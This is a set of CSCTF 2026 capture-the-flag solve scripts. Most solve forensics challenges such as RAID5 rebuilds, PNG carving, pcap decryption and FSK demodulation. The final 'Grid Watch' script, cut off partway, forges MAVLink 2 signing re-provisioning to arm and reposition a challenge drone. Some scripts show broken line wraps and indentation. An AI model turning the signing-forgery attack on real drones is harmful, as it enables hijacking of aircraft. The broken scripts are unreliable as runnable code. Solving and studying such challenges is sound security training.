        struct Node *next;   // 8 bytes — VA of next node, NULL = tail
        uint32_t     len;    // 4 bytes
        char         data[]; // len bytes, null-padded to next 4-byte boundary
    };
Each heap object is wrapped in a container:
    struct Container {
        uint64_t type;  // = 0x31
        Node     node;  // embedded — its VA = container_va + 8
    };

The forged/decoy data creates multiple chains. The chain rooted at the container
whose data field is "CSCTF" reconstructs the flag.

Usage:
    python3 solve.py [path/to/relay.core]
"""

import sys
import struct

CORE = sys.argv[1] if len(sys.argv) > 1 else "files/relay.core"
CONTAINER_TYPE = 0x31


def load_segments(data):
    """Return list of (vaddr, filesz, file_offset) for PT_LOAD segments."""
    e_phoff     = struct.unpack_from("<Q", data, 0x20)[0]
    e_phentsize = struct.unpack_from("<H", data, 0x36)[0]
    e_phnum     = struct.unpack_from("<H", data, 0x38)[0]
    segs = []
    for i in range(e_phnum):
        off = e_phoff + i * e_phentsize
        p_type   = struct.unpack_from("<I", data, off)[0]
        p_offset = struct.unpack_from("<Q", data, off + 8)[0]
        p_vaddr  = struct.unpack_from("<Q", data, off + 16)[0]
        p_filesz = struct.unpack_from("<Q", data, off + 32)[0]
        if p_type == 1:  # PT_LOAD
            segs.append((p_vaddr, p_filesz, p_offset))
    return segs


def va_to_file(va, segs):
    if not va:
        return None
    for vaddr, filesz, foffset in segs:
        if vaddr <= va < vaddr + filesz:
            return foffset + (va - vaddr)
```

```
        return None


    def scan_containers(data, segs):
        """Scan all PT_LOAD segments for container objects (type == 0x31)."""
        nodes = {}  # node_va -> (next_node_va, string)
        for vaddr, filesz, foffset in segs:
            region = data[foffset: foffset + filesz]
            for i in range(0, len(region) - 48, 8):
                if struct.unpack_from("<Q", region, i)[0] != CONTAINER_TYPE:
                    continue
                next_va = struct.unpack_from("<Q", region, i + 8)[0]
                slen    = struct.unpack_from("<I", region, i + 16)[0]
                if slen == 0 or slen > 32:
                    continue
                s = region[i + 20: i + 20 + slen]
                try:
                    s = s.decode("ascii")
                except UnicodeDecodeError:
                    continue
                node_va = (vaddr + i) + 8  # node starts 8 bytes into the container
                nodes[node_va] = (next_va, s)
        return nodes


    def follow_chain(start_va, nodes):
        parts = []
        va = start_va
        seen = set()
        while va and va not in seen:
            if va not in nodes:
                break
            seen.add(va)
            nxt, s = nodes[va]
            parts.append(s)
            va = nxt
        return "".join(parts)


    def main():
        print(f"[*] Loading {CORE}")
        with open(CORE, "rb") as f:
            data = f.read()

        segs = load_segments(data)
        print(f"[*] {len(segs)} PT_LOAD segments")

        nodes = scan_containers(data, segs)
        print(f"[*] {len(nodes)} container nodes found")

        # Find heads (nodes not pointed to by any other node)
        all_nexts = {nxt for nxt, _ in nodes.values()}
        heads = [va for va in nodes if va not in all_nexts]
        print(f"[*] {len(heads)} chain head(s)")

        for head_va in sorted(heads):
            chain = follow_chain(head_va, nodes)
            _, first_s = nodes[head_va]
```

```
                if chain.startswith("CSCTF{") and chain.endswith("}"):
                    print(f"\n[+] FLAG chain at {head_va:#x}: {chain}")
                    return

            # Fallback: print all chains
            print("\n[-] No direct CSCTF chain found, dumping all:")
            for head_va in sorted(heads):
                chain = follow_chain(head_va, nodes)
                print(f"  {head_va:#x}: {chain}")


        if __name__ == "__main__":
            main()
```

Capability Ghost — `solve/solve.py`

```
        #!/usr/bin/env python3
        """capability-ghost: recover the sealed marker, treating every file as data.

        Nothing is extracted to disk, no capability is restored, hc-probe is never run.
        Usage: python3 -I solve.py ../files
        """
        import hashlib, hmac, json, subprocess, sys, tarfile
        from pathlib import Path

        d = Path(sys.argv[1])

        # 1. Tag = user.build_seal xattr of hc-probe, read from the stored PAX headers.
        tag = None
        with tarfile.open(d / "runner-fs.tar.gz") as t:
            for m in t:
                if m.name.endswith("usr/local/bin/hc-probe"):
                    # tarfile decodes PAX values as UTF-8 with surrogateescape: undo it.
                    tag = m.pax_headers["SCHILY.xattr.user.build_seal"].encode("utf-8",
"surrogateescape")
                elif m.name.endswith("signaling-cfg.sealed"):
                    ct = t.extractfile(m).read()
        assert tag and ct

        # 2. Seal epoch = X_SEAL_EPOCH field of the journal (NOT the entry's wallclock
time).
        out = subprocess.run(
            ["journalctl", f"--file={d / 'runner.journal'}", "--no-pager", "-o", "json"],
            capture_output=True, text=True, check=True).stdout
        epoch = next(e["X_SEAL_EPOCH"] for e in map(json.loads, out.splitlines()) if
"X_SEAL_EPOCH" in e)

        # 3. hc-probe scheme: key = HMAC-SHA256(tag, ascii(epoch)); repeating-key XOR over
32 bytes.
        key = hmac.new(tag, epoch.encode(), hashlib.sha256).digest()
        print(f"tag={tag.hex()} epoch={epoch}", file=sys.stderr)
        print(bytes(c ^ key[i % 32] for i, c in enumerate(ct)).decode())
```

Flotsam — `solve/solve.py`

```
        #!/usr/bin/env python3
        """flotsam: carve a fragmented PNG out of a raw 512-byte-sector dump.

        Usage: python3 -I solve.py ../files/recorder-sectors.img out.png
        Fragment 1 = PNG header .. first all-zero sector. The rest of the IDAT is in
        earlier non-zero sectors (address order); the last bytes sit in the sector that
        holds IEND. The IDAT CRC validates the reassembly.
        """
        import struct, sys, zlib

        SS = 512
        d = open(sys.argv[1], "rb").read()
        n = len(d) // SS
        sec = lambda i: d[i * SS:(i + 1) * SS]
        ascii_text = lambda s: all(32 <= c < 127 or c in (10, 13) for c in
s.rstrip(b"\0"))

        # 1. First fragment: from the PNG signature to the first all-zero sector.
        start = d.index(b"\x89PNG\r\n\x1a\n") // SS
        end = next(i for i in range(start, n) if sec(i) == b"\0" * SS)
        frag1 = d[start * SS:end * SS]
        idat_len = struct.unpack(">I", frag1[33:37])[0]
        assert frag1[37:41] == b"IDAT"
        first = frag1[41:]

        # 2. Pool of orphan sectors before the PNG: drop zero sectors, the NMEA ($GPRMC)
text
        #    and the JPEG decoy (FFD8 .. FFD9).
        iend_sec = d.index(b"IEND") // SS
        jpg_a, jpg_b = d.index(b"\xff\xd8\xff") // SS, d.index(b"\xff\xd9") // SS
        pool = [i for i in range(iend_sec)
                if i < start and sec(i) != b"\0" * SS and not ascii_text(sec(i)) and not
jpg_a <= i <= jpg_b]

        # 3. Reassemble: fragment 1 + pool (address order) + head of the IEND sector.
        body = first + b"".join(sec(i) for i in pool)
        last = idat_len - len(body)
        idat = body + d[iend_sec * SS:iend_sec * SS + last]
        crc_off = iend_sec * SS + last
        crc = d[crc_off:crc_off + 4]
        ok = zlib.crc32(b"IDAT" + idat) == struct.unpack(">I", crc)[0]
        print(f"pool={pool} idat={len(idat)}/{idat_len} crc_ok={ok}", file=sys.stderr)
        assert ok

        png = frag1[:41] + idat + crc + d[crc_off + 4:crc_off + 16]   # + IEND chunk
        open(sys.argv[2], "wb").write(png)
        print("wrote", sys.argv[2], len(png), "bytes")
```

Last Buffer — `solve/solve.py`

```
        #!/usr/bin/env python3
        """last-buffer: pick the Vim swap from the shell that died in the crash window,
decode its proof.

        Usage: python3 -I solve.py ../files
        Pure data parsing (layout from vim-swap-layout.md): nothing is opened in Vim.
        """
        import base64, hashlib, json, struct, sys
        from pathlib import Path

        d = Path(sys.argv[1])
        ctx = json.loads((d / "case-context.json").read_text())
        saved_sha = hashlib.sha256((d / ctx["saved_file"]).read_bytes()).hexdigest()
        audit = [json.loads(l) for l in (d / "audit-
timeline.jsonl").read_text().splitlines()]
        # pid that ended with an abnormal exit (SIGHUP) on the target tty inside the crash
window
        crash_pid = next(e["pid"] for e in audit if e["event"] == "ANOM_ABEND" and
e["tty"] == ctx["target_tty"])


        def swap_lines(data):
            """Lines of every data block (ID 0x6461): count @16 (u64), line-start indexes
@24 (u32)."""
            out = []
            for off in range(0, len(data), 4096):
                blk = data[off:off + 4096]
                if len(blk) < 24 or struct.unpack("<H", blk[:2])[0] != 0x6461:
                    continue
                n = struct.unpack("<Q", blk[16:24])[0]
                idx = struct.unpack(f"<{n}I", blk[24:24 + 4 * n])
                out += [blk[i:blk.index(b"\0", i)].decode() for i in idx]
            return out


        for swp in sorted(d.glob("*.sw?")):
            data = swp.read_bytes()
            pid = struct.unpack("<I", data[24:28])[0]
            lines = swap_lines(data)
            kv = dict(l.split(": ", 1) for l in lines if ": " in l)
            print(f"{swp.name}: pid={pid} revision={kv.get('revision_id')}
base_sha_matches_saved="
                  f"{kv.get('base_file_sha256') == saved_sha}", file=sys.stderr)
            if pid == crash_pid and kv.get("base_file_sha256") == saved_sha:
                b = kv["authorization_b64"]
                print(base64.urlsafe_b64decode(b + "=" * (-len(b) % 4)).decode())
```

Night Clerk — `solve/solve.py`

```
        #!/usr/bin/env python3
        """
        CSCTF 2026 — Night Clerk (forensics/easy)
        Recover a hidden coordination message from a seized NTFS stick image.

        Steps:
          1. Extract night_audit.docx from the NTFS image (inode 66, deleted).
          2. Parse the tracked insertion (w:ins) to get the hex-encoded ciphertext.
          3. Brute-force single-byte XOR keys; the correct key yields a valid CSCTF{...}
flag.

        Usage:
            python3 solve.py [path/to/terminal.dd]
        """

        import sys
        import subprocess
        import zipfile
        import xml.etree.ElementTree as ET

        IMG = sys.argv[1] if len(sys.argv) > 1 else "files/terminal.dd"
        DOCX_INODE = 66
        NS = {"w": "http://schemas.openxmlformats.org/wordprocessingml/2006/main"}

        # Step 1: extract docx bytes from NTFS image
        print("[*] Extracting night_audit.docx from NTFS image...")
        result = subprocess.run(
            ["icat", IMG, str(DOCX_INODE)],
            capture_output=True,
        )
        if result.returncode != 0:
            print(f"[-] icat failed: {result.stderr.decode()}")
            sys.exit(1)
        docx_bytes = result.stdout
        print(f"    {len(docx_bytes)} bytes extracted")

        # Step 2: parse tracked insertion from word/document.xml
        print("[*] Parsing tracked insertions...")
        import io
        z = zipfile.ZipFile(io.BytesIO(docx_bytes))
        doc_xml = z.read("word/document.xml")
        root = ET.fromstring(doc_xml)
        insertions = root.findall(".//w:ins", NS)
        print(f"    Found {len(insertions)} insertion(s)")

        hex_ciphertext = None
        for ins in insertions:
            for t in ins.findall(".//w:t", NS):
                if t.text and all(c in "0123456789abcdefABCDEF" for c in t.text):
                    hex_ciphertext = t.text
                    print(f"    Ciphertext (hex): {hex_ciphertext}")

        if not hex_ciphertext:
            print("[-] No hex ciphertext found in tracked insertions.")
            sys.exit(1)
```

```
    ciphertext = bytes.fromhex(hex_ciphertext)

    # Step 3: brute-force single-byte XOR key
    print("[*] Brute-forcing XOR key...")
    for key in range(256):
        plaintext = bytes([b ^ key for b in ciphertext])
        try:
            s = plaintext.decode("ascii")
            if s.startswith("CSCTF{") and s.endswith("}"):
                print(f"\n[+] Key   : {key} (0x{key:02x})")
                print(f"[+] Flag  : {s}")
                sys.exit(0)
        except UnicodeDecodeError:
            pass

    print("[-] No valid flag found with single-byte XOR.")
    sys.exit(1)
```

Operation Dawn: The Burnt Server — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 — Operation Dawn: The Burnt Server (forensics/easy)
Recover the train movement register from a 3-disk RAID5 with one disk missing.

Array (from SALVAGE.txt):
  - 3 identical drives, slot 1 (disk1.img) burnt, slots 0 and 2 imaged.
  - No controller metadata -> RAID settings unknown.

Recovery (found by brute force):
  - RAID5, 3 disks, chunk 64 KiB, parity rotating right (p = stripe % 3).
  - Stripe 0 parity on disk0, so the FAT boot sector (on missing disk1)
    is rebuilt as disk0 ^ disk2.
  - Filesystem is FAT16 (512 B/sector, 1 sector/cluster), root dir at 0x8200.
  - TRAIN.GZ is deleted (0xE5 entry, start cluster 16, 16599 bytes) so its
    FAT chain is zeroed; the file is contiguous, carve clusters 16..48.
  - gzip decompress -> WHITE VALLEY HOSPITAL train register with CSCTF{...}.

Usage:
    python3 solve.py [path/to/server-remains.tar]
    python3 solve.py /tmp/opencode/burnt/disk0.img /tmp/opencode/burnt/disk2.img
"""

import sys
import tarfile
import struct
import gzip
import re
import os

CHUNK = 65536  # 64 KiB — only chunk size yielding a valid FAT root dir
MISSING = 1    # slot 1 burnt


def load_disks(args):
    if len(args) == 3 and os.path.isfile(args[1]) and os.path.isfile(args[2]):
        with open(args[1], "rb") as f:
            d0 = f.read()
        with open(args[2], "rb") as f:
            d2 = f.read()
        return d0, d2
    tar_path = args[1] if len(args) > 1 else None
    candidates = [
        tar_path,
        "files/server-remains.tar",
        "../server-remains.tar",
        "docs/2026-chronos-csctf/forensics/server-remains.tar",
    ]
    for p in candidates:
        if p and os.path.isfile(p):
            print(f"[*] Opening {p}")
            with tarfile.open(p) as tf:
                d0 = tf.extractfile("disk0.img").read()
                d2 = tf.extractfile("disk2.img").read()
            return d0, d2
```

```
        print("[-] Provide server-remains.tar or disk0.img disk2.img")
        sys.exit(1)


    def raid5_reconstruct(d0, d2, chunk=CHUNK):
        """3-disk RAID5, missing middle disk, parity p = stripe % 3 (right)."""
        nstripes = len(d0) // chunk
        out = bytearray()
        for s in range(nstripes):
            p = s % 3
            c0 = d0[s * chunk:(s + 1) * chunk]
            c2 = d2[s * chunk:(s + 1) * chunk]
            if p != MISSING:
                # missing chunk is data -> XOR parity + surviving data
                c1 = bytes(a ^ b for a, b in zip(c0, c2))
            else:
                c1 = None  # parity missing, both survivors are data
            chunks = {0: c0, 1: c1, 2: c2}
            for d in (0, 1, 2):
                if d == p:
                    continue
                chunk_data = chunks[d]
                if chunk_data is None:  # pragma: no cover
                    raise RuntimeError(f"stripe {s}: missing data chunk")
                out.extend(chunk_data)
        return bytes(out)


    def main():
        d0, d2 = load_disks(sys.argv)
        print(f"[*] disk0 {len(d0)} bytes, disk2 {len(d2)} bytes")
        img = raid5_reconstruct(d0, d2)
        print(f"[*] Reconstructed linear image {len(img)} bytes")

        # Validate FAT boot sector
        assert img[510] == 0x55 and img[511] == 0xAA, "no boot signature"
        assert img[0] == 0xEB and img[2] == 0x90 and b"FAT" in img[:90], "no FAT boot"
        bps = struct.unpack("<H", img[11:13])[0]
        rsvd = struct.unpack("<H", img[14:16])[0]
        nfat = img[16]
        fatsz = struct.unpack("<H", img[22:24])[0]
        data_start = rsvd + nfat * fatsz + 32  # 32 root-dir sectors (512 entries)
        print(f"[*] FAT16 BPS={bps} reserved={rsvd} FATs={nfat} FATsz={fatsz} "
              f"data_start_sec={data_start}")

        root_off = (rsvd + nfat * fatsz) * bps
        train_start = train_size = None
        for i in range(16):
            e = img[root_off + i * 32:root_off + (i + 1) * 32]
            if e[0] == 0x00:
                continue
            name = e[0:8].decode(errors="replace")
            ext = e[8:11].decode(errors="replace")
            start = struct.unpack("<H", e[26:28])[0]
            size = struct.unpack("<I", e[28:32])[0]
            flag = "DELETED " if e[0] == 0xE5 else ""
            print(f"    root[{i}] {flag}'{name}'.'{ext}' start={start} size={size}")
            if e[0] == 0xE5 and e[1:5] == b"RAIN":  # _TRAIN.GZ
```

```
                    train_start, train_size = start, size

            assert train_start == 16, f"unexpected TRAIN start {train_start}"
            off = (data_start + (train_start - 2)) * bps
            raw = img[off:off + train_size]
            assert raw[:2] == b"\x1f\x8b", "no gzip magic at cluster 16"
            print(f"[*] TRAIN.GZ at fs offset 0x{off:x} ({train_size} bytes), gzip magic
OK")

            dec = gzip.decompress(raw)
            print(f"[*] Decompressed {len(dec)} bytes")
            m = re.findall(rb"CSCTF\{[^}]+\}", dec)
            assert m, "no flag in decompressed register"
            for f in m:
                print(f"\n[+] Flag  : {f.decode()}")
            # show context
            text = dec.decode(errors="replace")
            for i, line in enumerate(text.splitlines()):
                if "CSCTF" in line:
                    print(f"[+] Line {i}: {line.strip()}")


        if __name__ == "__main__":
            main()
```

Operation Dawn: The Relay Tap — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 — Operation Dawn: The Relay Tap (forensics/easy)
Decrypt the standing order from a captured ARLY relay session.

ARLY frame format (self-described in the capture):
  "ARLY" | type(1 byte) | len(2 bytes, big-endian) | body
  Types:
    0 = descriptor (plaintext, self-describing)
    1 = client_nonce (16 bytes)
    2 = server_nonce (16 bytes)
    3 = order (encrypted)

Key derivation:
  key = SHA-256(client_nonce || server_nonce)

Keystream:
  ks = SHA-256(key || uint32be(0)) || SHA-256(key || uint32be(1)) || ...
       truncated to len(order_body)

Decryption:
  order = order_body XOR ks

Usage:
    python3 solve.py [path/to/relay-tap.pcap]
"""

import sys
import struct
import hashlib

# Try to use scapy or dpkt to read pcap; fall back to manual parse
PCAP = sys.argv[1] if len(sys.argv) > 1 else "files/relay-tap.pcap"

# ── PCAP reader (no external dependencies) ──────────────────────────
def read_pcap_payloads(path):
    """Yield raw TCP payload bytes for each packet, in order."""
    with open(path, "rb") as f:
        # Global header
        magic = f.read(4)
        if magic == b"\xd4\xc3\xb2\xa1":
            endian = "<"
        elif magic == b"\xa1\xb2\xc3\xd4":
            endian = ">"
        else:
            raise ValueError(f"Not a pcap file (magic={magic.hex()})")
        f.read(20)  # skip rest of global header

        while True:
            rec_hdr = f.read(16)
            if len(rec_hdr) < 16:
                break
            inc_len = struct.unpack(endian + "I", rec_hdr[8:12])[0]
            pkt = f.read(inc_len)
            if len(pkt) < inc_len:
```

```
                break

            # Ethernet (14) + IP (variable) + TCP (variable)
            if len(pkt) < 14:
                continue
            ethertype = struct.unpack(">H", pkt[12:14])[0]
            if ethertype != 0x0800:  # IPv4 only
                continue
            ip_ihl = (pkt[14] & 0x0F) * 4
            ip_proto = pkt[23]
            if ip_proto != 6:  # TCP only
                continue
            tcp_off = 14 + ip_ihl
            if len(pkt) < tcp_off + 20:
                continue
            tcp_data_off = ((pkt[tcp_off + 12] >> 4) & 0xF) * 4
            payload_off = tcp_off + tcp_data_off
            payload = pkt[payload_off:]
            if payload:
                yield payload


# ── ARLY frame parser ──────────────────────────────────────────────
MAGIC = b"ARLY"

def parse_frames(data: bytes):
    frames = []
    i = 0
    while i < len(data) - 6:
        if data[i:i+4] != MAGIC:
            i += 1
            continue
        ftype = data[i+4]
        flen = struct.unpack(">H", data[i+5:i+7])[0]
        body = data[i+7:i+7+flen]
        if len(body) == flen:
            frames.append((ftype, body))
        i += 7 + flen
    return frames


# ── Main ───────────────────────────────────────────────────────────
def main():
    # Collect all TCP payloads that contain ARLY frames
    client_nonce = None
    server_nonce = None
    order_body   = None

    print(f"[*] Reading {PCAP}")
    all_payload = b""
    for payload in read_pcap_payloads(PCAP):
        if MAGIC in payload:
            all_payload += payload

    frames = parse_frames(all_payload)
    print(f"[*] Parsed {len(frames)} ARLY frame(s)")

    for ftype, body in frames:
```

```
                if ftype == 0:
                    print(f"    [0] descriptor: {body.decode('ascii', errors='replace')
[:80]}...")
                elif ftype == 1:
                    client_nonce = body
                    print(f"    [1] client_nonce: {body.hex()}")
                elif ftype == 2:
                    server_nonce = body
                    print(f"    [2] server_nonce: {body.hex()}")
                elif ftype == 3:
                    if order_body is None:
                        order_body = body   # keep the FIRST order frame (legitimate)
                        print(f"    [3] order (enc, first/legitimate): {body.hex()}")
                    else:
                        print(f"    [3] order (enc, duplicate/forged): {body.hex()} —
ignored")

            if not all([client_nonce, server_nonce, order_body]):
                print("[-] Missing required frames.")
                sys.exit(1)

            # Key derivation
            key = hashlib.sha256(client_nonce + server_nonce).digest()
            print(f"\n[*] key = {key.hex()}")

            # Keystream generation
            ks = b""
            i = 0
            while len(ks) < len(order_body):
                ks += hashlib.sha256(key + struct.pack(">I", i)).digest()
                i += 1
            ks = ks[:len(order_body)]

            # Decrypt
            plaintext = bytes(a ^ b for a, b in zip(order_body, ks))
            try:
                flag = plaintext.decode("ascii")
                print(f"\n[+] Decrypted order: {flag}")
            except UnicodeDecodeError:
                print(f"[-] Non-ASCII output: {plaintext.hex()}")
                sys.exit(1)

        if __name__ == "__main__":
            main()
```

Redline — `solve/solve.py`

```
        #!/usr/bin/env python3
        """redline: diff the tracked changes of a .docx (read as a zip of XML, never
opened in Word).

        Usage: python3 -I solve.py CC-11_excursion_directive.docx
        """
        import re, sys, zipfile
        import xml.etree.ElementTree as ET

        W = "{http://schemas.openxmlformats.org/wordprocessingml/2006/main}"
        z = zipfile.ZipFile(sys.argv[1])
        core = z.read("docProps/core.xml").decode()
        print("creator         :", re.search(r"<dc:creator>(.*?)</dc:creator>",
core).group(1))
        print("lastModifiedBy  :", re.search(r"<cp:lastModifiedBy>(.*?)
</cp:lastModifiedBy>", core).group(1))
        for c in ET.fromstring(z.read("word/comments.xml")).iter(W + "comment"):
            print("comment         :", c.get(W + "author"), "-", "".join(t.text for t in
c.iter(W + "t")))

        body = ET.fromstring(z.read("word/document.xml"))
        original, current = [], []
        for p in body.iter(W + "p"):
            o = c = ""
            # walk runs, noting whether each sits inside w:del or w:ins
            for node in p:
                if node.tag == W + "r":
                    t = "".join(x.text or "" for x in node.iter(W + "t"))
                    o += t; c += t
                elif node.tag == W + "del":
                    o += "".join(x.text or "" for x in node.iter(W + "delText"))
                elif node.tag == W + "ins":
                    c += "".join(x.text or "" for x in node.iter(W + "t"))
            original.append(o); current.append(c)
        print("\n--- ORIGINAL (approved, deleted text restored) ---\n" +
"\n".join(original))
        print("\n--- DELIVERED (tracked changes accepted) ---\n" + "\n".join(current))
        print("\nflag:", *re.findall(r"CSCTF\{[^}]*\}", "\n".join(original)))
```

Signal Reconciliation — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 — Signal Reconciliation (forensics/easy)
Produce the canonical reconciliation report and derive the Base32 flag.

Pure Python, no external dependencies.

Usage:
    python3 solve.py [path/to/flight.ndjson]

KAT (all-zero 601 rows):
    report = 14329 bytes
    SHA-256 = cc8c52dce750951980bb402846ff761fa2b471a9fbc20b5cb0c2a6ef675787f1
"""

import sys
import json
import hashlib
import base64

NDJSON = sys.argv[1] if len(sys.argv) > 1 else "files/flight.ndjson"


def load(path):
    rows = []
    with open(path, encoding="utf-8") as f:
        for line in f:
            line = line.strip()
            if line:
                rows.append(json.loads(line))
    return rows


def reconcile(rows):
    n = len(rows)
    assert n == 601, f"Expected 601 rows, got {n}"

    ve    = [r["ve_mmps"]  for r in rows]
    vn    = [r["vn_mmps"]  for r in rows]
    gps_e = [r["gps_e_mm"] for r in rows]
    gps_n = [r["gps_n_mm"] for r in rows]

    # INS integration — exact integer arithmetic, no floats
    ins_e = [0] * 601
    ins_n = [0] * 601
    for i in range(600):
        ins_e[i+1] = ins_e[i] + (ve[i] + ve[i+1]) // 20
        ins_n[i+1] = ins_n[i] + (vn[i] + vn[i+1]) // 20

    # Residuals
    res_e = [gps_e[i] - ins_e[i] for i in range(601)]
    res_n = [gps_n[i] - ins_n[i] for i in range(601)]

    # Qualifying windows Q(i) for i = 0..591
    qset = []
```

```
            for i in range(592):
                # Cond 1: magnitude >= 25000 mm in every sample of the 10-sample window
                if not all(res_e[j]**2 + res_n[j]**2 >= 625_000_000 for j in range(i,
i+10)):
                    continue
                # Cond 2: east residual monotonically increasing (≥1000 mm/step),
                #         north residual stable (|Δ| ≤ 500 mm/step)
                if not all(
                    res_e[j+1] - res_e[j] >= 1000 and abs(res_n[j+1] - res_n[j]) <= 500
                    for j in range(i, i+9)
                ):
                    continue
                qset.append(i)

            # Decision
            final_sq = res_e[600]**2 + res_n[600]**2
            if qset and final_sq >= 10_000_000_000:
                decision = "QUARANTINE_GNSS_PROFILE"
            else:
                decision = "REVIEW_ONLY"

            qset_str = ",".join(str(x) for x in qset) if qset else "NONE"

            # Canonical 603-line report
            report_lines = []
            report_lines.append(
                f"RECONCILIATION/2|samples=601|qset={qset_str}|decision={decision}"
            )
            for i in range(601):
                report_lines.append(
                    f"E|{i}|{rows[i]['t_ms']}|{ins_e[i]}|{ins_n[i]}"
                    f"|{gps_e[i]}|{gps_n[i]}|{res_e[i]}|{res_n[i]}"
                )
            report_lines.append(
                f"SUMMARY|qset={qset_str}|final_res_e={res_e[600]}"
                f"|final_res_n={res_n[600]}|decision={decision}"
            )

            assert len(report_lines) == 603
            report = "\n".join(report_lines) + "\n"
            return report.encode("ascii"), qset, decision, res_e[600], res_n[600]


        def main():
            print(f"[*] Loading {NDJSON}")
            rows = load(NDJSON)
            print(f"    {len(rows)} samples loaded")

            report_bytes, qset, decision, final_re, final_rn = reconcile(rows)

            print(f"[*] QSET size    : {len(qset)}")
            if qset:
                print(f"    First 5      : {qset[:5]}")
                print(f"    Last  5      : {qset[-5:]}")
            print(f"[*] Decision     : {decision}")
            print(f"[*] final_res_e  : {final_re}")
            print(f"[*] final_res_n  : {final_rn}")
            print(f"[*] Report bytes : {len(report_bytes)}")
```

```
    digest = hashlib.sha256(report_bytes).digest()
    first24 = digest[:24]
    flag_body = base64.b32encode(first24).decode("ascii").rstrip("=")

    print(f"\n[+] SHA-256      : {digest.hex()}")
    print(f"[+] Base32(24B)  : {flag_body}")
    print(f"[+] FLAG         : CSCTF{{{flag_body}}}")


if __name__ == "__main__":
    main()
```

Tone Burst — `solve/solve.py`

```
        #!/usr/bin/env python3
        """tone-burst: demodulate a 2-FSK WAV (1000 Hz = 0, 2000 Hz = 1, 50 baud) to
ASCII.

        Usage: python3 -I solve.py ../files/tone-burst.wav   (needs numpy; no playback)
        """
        import sys, wave
        import numpy as np

        w = wave.open(sys.argv[1])
        x = np.frombuffer(w.readframes(w.getnframes()), dtype="<i2").astype(float)
        sr = w.getframerate()
        t = np.arange(len(x)) / sr


        def tone(f, win=16):
            """Magnitude of the f-Hz component (complex demodulation + moving average)."""
            return np.abs(np.convolve(x * np.exp(-2j * np.pi * f * t), np.ones(win) / win,
"same"))


        bit = tone(2000) - tone(1000) > 0                       # True = 2000 Hz

        # Bit period: the most common gap between tone changes (= 160 samples = 20 ms = 50
baud).
        chg = np.where(np.diff(bit.astype(int)))[0]
        gaps = np.diff(chg)
        period = int(np.bincount(gaps[(gaps > 100) & (gaps < 200)]).argmax())
        phase = int(np.median(chg % period))
        first = phase + period * round((0.2 * sr - phase) / period)   # burst starts ~0.2
s
        bits = [int(bit[i + period // 2]) for i in range(first, len(x) - period, period)]
        print(f"baud={sr / period:.0f} bits={len(bits)}", file=sys.stderr)

        # Preamble is 0xAA.. then 0x7E sync; find the byte alignment that gives printable
text.
        for shift in range(8):
            s = "".join(chr(int("".join(map(str, bits[i:i + 8])), 2)) for i in
range(shift, len(bits) - 7, 8))
            if "CSCTF{" in s:
                print(s[s.index("CSCTF{"):].split("}")[0] + "}")
```

Grid Watch — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Grid-Watch (network/hard)

Forge a MAVLink 2 signed reposition command the drone accepts:

  1. Calibrate the airframe RTC from capture.tlog. Pairing each tlog
     record timestamp (us) with the packet's 48-bit signing timestamp
     (10 us ticks) gives a constant slope of 100001.7 ticks/s, i.e.
     +17 ppm, and
         signing_ticks = round((unix_time - 1733965123) * 100001.7)
     with commissioning epoch 1733965123 (2024-12-12 00:58:43 UTC).
     Validated live: this predicts the drone's signing timestamps at
     connect time to within the network latency.

  2. Derive the provisioning key exactly as in provisioning_note.md:
         prov_key = HKDF-SHA256(
             ikm  = b"CX-FALCON-9951" || uint64_le(1733965123),
             salt = bytes.fromhex(<PROV NONCE announced at connect>),
             info = b"CX-PROV/v1", L = 32)

  3. In one TCP connection: send SETUP_SIGNING (msg 256) carrying a new
     session key of our choice, initial_timestamp = its own signature
     timestamp, the packet signed with prov_key (link_id 249, source
     255/190 as in the capture). The drone answers
     "signing re-provisioned: new key active".

  4. Signed with the new key, in the normal flight order:
     COMMAND_LONG 176 (DO_SET_MODE, param1=1, param2=4 = GUIDED),
     COMMAND_LONG 400 (ARM, param1=1),
     COMMAND_LONG 192 (DO_REPOSITION, param5/6/7 = lat/lon/alt).
     The drone replies with a STATUSTEXT containing the flag.

Every signed packet uses a fresh RTC timestamp (monotonically
increasing), so nothing is a replay of the capture.

Requires: pymavlink (common dialect, for message packing / CRC extras).

Usage:
    python3 solve.py [host] [port]
"""

import hashlib
import hmac
import io
import socket
import struct
import sys
import time

from pymavlink.dialects.v20 import common as m

HOST = sys.argv[1] if len(sys.argv) > 1 else "w02.ctf.chronos-security.ro"
PORT = int(sys.argv[2]) if len(sys.argv) > 2 else 32773
```

```
EPOCH = 1733965123          # commissioning epoch, seconds (from the fit)
RATE_TICKS_PER_SEC = 100001.7   # nominal 100000 ticks/s, +17 ppm
LINK_ID = 249               # link_id used by the GCS in capture.tlog
SERIAL = b"CX-FALCON-9951"  # serial from the drone's STATUSTEXT


def hkdf_sha256(ikm, salt, info, length=32):
    prk = hmac.new(salt, ikm, hashlib.sha256).digest()
    okm, t, counter = b"", b"", 1
    while len(okm) < length:
        t = hmac.new(prk, t + info + bytes([counter]), hashlib.sha256).digest()
        okm += t
        counter += 1
    return okm[:length]


def rtc_ticks():
    return int(round((time.time() - EPOCH) * RATE_TICKS_PER_SEC))


def crc_accumulate(data, crc=0xFFFF):
    for b in data:
        tmp = b ^ (crc & 0xFF)
        tmp = (tmp ^ ((tmp << 4) & 0xFF)) & 0xFF
        crc = ((crc >> 8) ^ ((tmp << 8) & 0xFFFF) ^
               ((tmp << 3) & 0xFFFF) ^ (tmp >> 4)) & 0xFFFF
    return crc


def build_signed(msg, key, timestamp, seq=0):
    """Pack a MAVLink 2 message and append a signing signature (13 B):
    link_id, 48-bit timestamp (10 us ticks, LE), SHA256-48 over
    key || packet (incl. CRC) || link_id || timestamp."""
    dummy = m.MAVLink(io.BytesIO(), srcSystem=255, srcComponent=190)
    packed = msg.pack(dummy)
    payload_len = packed[1]
    payload = packed[10:10 + payload_len]
    header = (struct.pack("<BBBBBBB", 0xFD, payload_len, 1, 0, seq, 255, 190)
              + msg.get_msgId().to_bytes(3, "little"))
    crc = crc_accumulate(header[1:] + payload)
    crc = crc_accumulate(bytes([msg.crc_extra]), crc)
    packet = header + payload + struct.pack("<H", crc)
    signature = hashlib.sha256(
        key + packet + bytes([LINK_ID]) + timestamp.to_bytes(6, "little")
    ).digest()[:6]
    return packet + bytes([LINK_ID]) + timestamp.to_bytes(6, "little") + signature


def parse_stream(data):
